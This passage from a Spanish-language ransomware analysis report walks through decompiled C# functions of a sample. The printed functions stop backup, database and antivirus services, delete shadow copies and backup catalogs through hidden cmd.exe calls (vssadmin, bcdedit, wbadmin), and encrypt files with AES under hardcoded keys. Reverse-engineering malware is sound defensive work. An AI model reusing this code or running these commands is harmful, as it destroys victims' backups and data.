.7zip .pdb .ico .pas .db .wmv .swf .cer .bak .backup .accdb .bay .p7c .exif
.vss .raw .m4a .wma .ace .arj .bz2 .cab .gzip .lzh .tar .jpeg .xz .mpeg .torrent
.mpg .core .flv .sie .sum .ibank .wallet .css .js .rb .crt .xlsm .xlsb .7z .cpp
.java .jpe .ini .blob .wps .docm .wav .3gp .gif .log .gz .config .vb .m1v .sln
.pst .obj .xlam .djvu .inc .cvs .dbf .tbi .wpd .dot .dotx .webm .m4v .amv .m4p
.svg .ods .bk .vdi .vmdk .onepkg .accde .jsp .json .xltx .vsdx .uxdc .udl .3ds
.3fr .3g2 .accda .accdc .accdw .adp .ai .ai3 .ai4 .ai5 .ai6 .ai7 .ai8 .arw .ascx
```

```
.asm .asmx .avs .bin .cfm .dbx .dcm .dcr .pict .rgbe .dwt .f4v .exr .kwm .max
.mda .mde .mdf .mdw .mht .mpv .msg .myi .nef .odc .geo .swift .odm .odp .oft
.orf .pfx .p12 .pl .pls .safe .tab .vbs .xlk .xlm .xlt .xltm .svgz .slk .tar.gz
.dmg .ps .psb .tif .rss .key .vob .epsp .dc3 .iff .opt .onetoc2 .nrw .pptm .potx
.potm .pot .xlw .xps .xsd .xsf .xsl .kmz .accdr .stm .accdt .ppam .pps .ppsm
.1cd .p7b .wdb .sqlite .sqlite3 .db-shm .db-wal .dacpac .zipx .lzma .z .tar.xz
.pam .r3d .ova .1c .dt .c .vmx .xhtml .ckp .db3 .dbc .dbs .dbt .dbv .frm .mwb
.mrg .txz .mrg .vbox .wmf .wim .xtp2 .xsn .xslt
```

Junto con esta información se localizan dos strings más, uno que empieza por *RSAKeyValue*, por lo que se puede suponer es la clave RSA (y que a juzgar inicialmente por los datos aportados por dnSpy, parece estar escrita directamente en el código y no se crea aleatoriamente (Figura 38) y otro *string* que acaba con dos "=", lo que normalmente significa un texto en base64. Se renombran estos strings (Figura 39), y desde Cyberchef[18] se comprueba el significado del texto en base64.




Figura 38. Usos y asignación de la clave RSA

[18] https://gchq.github.io/CyberChef/

Figura 39. Strings correspondientes a la clave RSA y texto en base64




Figura 40. Resultado del texto en base64

El resultado del texto en base64 no arroja inicialmente ninguna información, lo que puede significar que el texto esté modificado (Figura 40). Como se ha visto anteriormente, en dnSpy es posible encontrar las funciones que usan determinadas variables pulsando sobre *analyze*. Esta variable solo es usada en la función *smethod_15*.

Las funciones se irán renombrando para facilitar su entendimiento, en este caso "obtenerTextoAvisoConID", que crea el texto par el aviso de rescate (Figura 41):

Figura 41. Función obtenerTextoAvisoConID

Según la función, se toma el texto en base64 desde la segunda posición (contando desde el cero) y se toman X caracteres donde X es la longitud del texto menos dos, lo que equivaldría a quitar los dos primeros caracteres del texto (línea 534). Si volvemos a Cyberchef, nos encontramos con un texto ya legible (Figura 42):




Figura 42. Texto en base64 ya correctamente decodificado


Lo que resta de la función, pasa el texto desde base64 y sustituye #ID# con la ID (línea 535).

Nota importante: La ID debería ser generada de manera aleatoria, pero al haber obtenido estos strings mediante de4dot, se han generado los que obtuvo el programa en ese momento.

En otra de las funciones que se usan encontramos un array con nombres de varios servicios y un bucle que los va parando (Figura 43), y otra que hace lo mismo con una lista de procesos (Figura 44):

```
// Token: 0x06000013 RID: 19
private static void serviciosStop()
{
    string[] array = new string[]
    {
        "BackupExecAgentBrowser",
        "veeam",
        "VeeamDeploymentSvc",
        "PDVFSService",
        "BackupExecVSSProvider",
        "BackupExecAgentAccelerator",
        "vss",
        "sql",
        "svc$",
        "AcrSch2Svc",
        "AcronisAgent",
        "Veeam.EndPoint.Service",
        "CASAD2DWebSvc",
        "CAARCUpdateSvc",
        "YooIT",
        "memtas",
        "sophos",
        "veeam",
        "DefWatch",
        "ccEvtMgr",
        "SavRoam",
        "RTVscan",
        "QBFCService",
        "Intuit.QuickBooks.FCS",
        "YooBackup",
        "BackupExecAgentBrowser",
        "BackupExecRPCService",
        "MSSQLSERVER",
        "backup",
        "GxVss",
        "GxBlr",
        "GxFWD",
        "GxCVD",
        "GxCIMgr",
        "VeeamNFSSvc",
        "BackupExecDiveciMediaService",
        "SQLBrowser",
        "SQLAgent$VEEAMSQL2008R2",
        "SQLAgent$VEEAMSQL2012",
        "VeeamDeploymentService",
        "BackupExecJobEngine",
        "Veeam.EndPoint.Tray",
        "BackupExecManagementService",
        "SQLAgent$SQL_2008",
        "BackupExecRPCService",
        "zhudongfangyu",
        "sophos",
        "stc_raw_agent",
        "VSNAPVSS",
        "QBCFMonitorService",
        "VeeamTransportSvc"
    };
    foreach (string name in array)
    {
        try
        {
            ServiceController serviceController = new ServiceController(name);
            serviceController.Stop();
        }
        catch
        {
        }
    }
}
```

Figura 43. Servicios a parar por el malware



```
// Token: 0x06000012 RID: 18 RVA: 0x000030F0 File Offset: 0x000012F0
private static void procesosStop()
{
    string[] array = new string[]
    {
        "sqlwriter",
        "sqbcoreservice",
        "VirtualBoxVM",
        "sqlagent",
        "sqlbrowser",
        "sqlservr",
        "code",
        "steam",
        "zoolz",
        "agntsvc",
        "firefoxconfig",
        "infopath",
        "synctime",
        "VBoxSVC",
        "tbirdconfig",
        "thebat",
        "thebat64",
        "isqlplussvc",
        "mydesktopservice",
        "mysqld",
        "ocssd",
        "onenote",
        "mspub",
        "mydesktopqos",
        "CNTAoSMgr",
        "Ntrtscan",
        "vmplayer",
        "oracle",
        "outlook",
        "powerpnt",
        "wps",
        "xfssvccon",
        "ProcessHacker",
        "dbeng50",
        "dbsnmp",
        "encsvc",
        "excel",
        "tmlisten",
        "PccNTMon",
        "mysqld-nt",
        "mysqld-opt",
        "ocautoupds",
        "ocomm",
        "msaccess",
        "msftesql",
        "thunderbird",
        "visio",
        "winword",
        "wordpad",
        "mbamtray"
    };
    foreach (string processName in array)
    {
        foreach (Process process in Process.GetProcessesByName(processName))
        {
            process.CloseMainWindow();
        }
    }
    Class0.encriptacionMain();
}
```

Figura 44. Procesos a parar por el malware

Todos estos servicios y procesos suelen ser cerrados por el *ransomware* para que esos archivos, que estaban bloqueados por ellos al estar abiertos, queden liberados y se puedan cifrar.

Desde la línea 368 se encuentra una función destinada a crear el fondo de pantalla (Figura 45):

```
367     // Token: 0x06000011 RID: 17
368     public static void creaFondoPantalla(string[] string_7)
369     {
370         Rectangle bounds = Screen.PrimaryScreen.Bounds;
371         int width = bounds.Width;
372         int height = bounds.Height;
373         Bitmap bitmap = new Bitmap(width, height);
374         using (Graphics graphics = Graphics.FromImage(bitmap))
375         {
376             graphics.Clear(Color.Black);
377             Font font = new Font("Arial", 32f, FontStyle.Bold);
378             SolidBrush brush = new SolidBrush(Color.White);
379             StringFormat stringFormat = new StringFormat();
380             stringFormat.Alignment = StringAlignment.Center;
381             stringFormat.LineAlignment = StringAlignment.Center;
382             int num = (int)(font.GetHeight() + 5f);
383             int num2 = height / 2 - string_7.Length / 2 * num;
384             foreach (string s in string_7)
385             {
386                 graphics.DrawString(s, font, brush, new RectangleF(0f, (float)num2, (float)width, (float)num), stringFormat);
387                 num2 += num;
388             }
389         }
390         string text = Path.GetTempPath() + "uTxc0VgLB" + ".jpg";
391         bitmap.Save(text, ImageFormat.Jpeg);
392         Class0.SystemParametersInfo(20U, 0U, text, 3U);
393     }
```

Figura 45. Función crearFondoPantalla

En las dos siguientes funciones (Figura 46), *shadowStop* llama a *cmdShadowStop* tres veces, su objetivo es borrar las copias de seguridad como la *shadow copy* [26] [27].

```
338
339     // Token: 0x0600000F RID: 15
340     private static void cmdShadowStop(string string_7)
341     {
342         try
343         {
344             Process process = new Process();
345             process.StartInfo = new ProcessStartInfo
346             {
347                 WindowStyle = ProcessWindowStyle.Hidden,
348                 FileName = "cmd.exe",
349                 Arguments = "/C " + string_7
350             };
351             process.Start();
352             process.WaitForExit();
353         }
354         catch
355         {
356         }
357     }
358
359     // Token: 0x06000010 RID: 16
360     private static void shadowStop()
361     {
362         Class0.cmdShadowStop("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
363         Class0.cmdShadowStop("bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
364         Class0.cmdShadowStop("wbadmin delete catalog -quiet");
365     }
366
```

Figura 46. Funciones encargadas de borrar las copias de seguridad

Las siguientes funciones son las encargadas de encriptar la información, la ahora llamada RSAencripta (Figura 47), se encarga de encriptar en RSA lo recibido por parámetro, será usada por dos funciones que analizaremos justo después.

```
301
302     // Token: 0x0600000C RID: 12
303     private static byte[] RSAencripta(string string_7, byte[] byte_1)
304     {
305         byte[] result;
306         using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider())
307         {
308             rsacryptoServiceProvider.FromXmlString(string_7);
309             result = rsacryptoServiceProvider.Encrypt(byte_1, false);
310         }
311         return result;
312     }
```


Figura 47. Función que encripta en RSA

AESencripta (Figura 48) es una de las funciones principales de la encriptación de archivos, en este caso el *ransomware* utiliza encriptación AES modo CBC con una clave de 256bit y vector de inicialización. Las claves se encriptan mediante RSA usando la función *RSAencripta* (líneas 270-273) y se escriben al final del archivo (líneas 296-299)

```
265
266     // Token: 0x0600000B RID: 11
267     private static void AESencripta(string string_7)
268     {
269         byte[] array = File.ReadAllBytes(string_7);
270         string text = "t90u5fl556ZeAGh82ZtlsR3dhhEopod2";
271         string text2 = "LuHsrci7wJIeFmB1";
272         byte[] bytes = Encoding.ASCII.GetBytes(text + "|" + text2);
273         Class0.byte_0 = Class0.RSAencripta(Class0.claveRSA, bytes);
274         using (FileStream fileStream = new FileStream(string_7, FileMode.Open, FileAccess.Write))
275         {
276             fileStream.SetLength(0L);
277             byte[] array2 = null;
278             using (MemoryStream memoryStream = new MemoryStream())
279             {
280                 using (Aes aes = new AesCryptoServiceProvider())
281                 {
282                     aes.KeySize = 256;
283                     aes.BlockSize = 128;
284                     aes.Key = Encoding.ASCII.GetBytes(text);
285                     aes.IV = Encoding.ASCII.GetBytes(text2);
286                     aes.Mode = CipherMode.CBC;
287                     using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(), CryptoStreamMode.Write))
288                     {
289                         cryptoStream.Write(array, 0, array.Length);
290                     }
291                     array2 = memoryStream.ToArray();
292                 }
293             }
294             fileStream.Write(array2, 0, array2.Length);
295         }
296         using (FileStream fileStream2 = new FileStream(string_7, FileMode.Append, FileAccess.Write))
297         {
298             fileStream2.Write(Class0.byte_0, 0, Class0.byte_0.Length);
299         }
300     }
```

Figura 48. Función de encriptación AES

Para los archivos grandes se usan las funciones a las que se les ha dado el nombre de AESpadding y AESencriptaGrande (Figura 49), las cuales tienen un funcionamiento similar a AESencripta, solo que aplicando padding [**28**].



```
213
214     // Token: 0x06000009 RID: 9
215     private static void AESencriptaGrande(string string_7, int int_0, int int_1, long long_0, long long_1)
216     {
217         string text = "9236VZBKF1CQqC4TMTrHHeaU79KieIQs";
218         string text2 = "2nJfpsBqwTtKCzRf";
219         byte[] bytes = Encoding.ASCII.GetBytes(text + "|" + text2);
220         Class0.byte_0 = Class0.RSAencripta(Class0.claveRSA, bytes);
221         using (FileStream fileStream = new FileStream(string_7, FileMode.Open, FileAccess.ReadWrite))
222         {
223             fileStream.Position = (long)int_1;
224             byte[] array = new byte[int_0];
225             fileStream.Read(array, 0, int_0);
226             byte[] array2 = Class0.AESpadding(text, text2, array);
227             fileStream.Position = (long)int_1;
228             fileStream.Write(array2, 0, array2.Length);
229             fileStream.Position = long_0;
230             byte[] array3 = new byte[int_0];
231             fileStream.Read(array3, 0, int_0);
232             byte[] array4 = Class0.AESpadding(text, text2, array3);
233             fileStream.Position = long_0;
234             fileStream.Write(array4, 0, array4.Length);
235             fileStream.Position = long_1;
236             byte[] array5 = new byte[int_0];
237             fileStream.Read(array5, 0, int_0);
238             byte[] array6 = Class0.AESpadding(text, text2, array5);
239             fileStream.Position = long_1;
240             fileStream.Write(array6, 0, array6.Length);
241         }
242         using (FileStream fileStream2 = new FileStream(string_7, FileMode.Append, FileAccess.Write))
243         {
244             fileStream2.Write(Class0.byte_0, 0, Class0.byte_0.Length);
245         }
246     }
247
248     // Token: 0x0600000A RID: 10
249     private static byte[] AESpadding(string string_7, string string_8, byte[] byte_1)
250     {
251         byte[] result;
252         using (Aes aes = new AesCryptoServiceProvider())
253         {
254             aes.KeySize = 256;
255             aes.BlockSize = 128;
256             aes.Key = Encoding.ASCII.GetBytes(string_7);
257             aes.IV = Encoding.ASCII.GetBytes(string_8);
258             aes.Mode = CipherMode.CBC;
259             aes.Padding = PaddingMode.None;
260             ICryptoTransform cryptoTransform = aes.CreateEncryptor();
261             result = cryptoTransform.TransformFinalBlock(byte_1, 0, byte_1.Length);
262         }
263         return result;
264     }
265
```

Figura 49. Funciones de encriptación AES para archivos grandes

En las siguientes líneas se encuentra la función que da nombre a la nota de instrucciones haciendo uso de la id asignada (Figura 50):

```
208     // Token: 0x06000008 RID: 8
209     private static string nombreArchivoTxt()
210     {
211         return "RESTORE-FILES-" + Class0.idAsignada + ".txt";
212     }
```

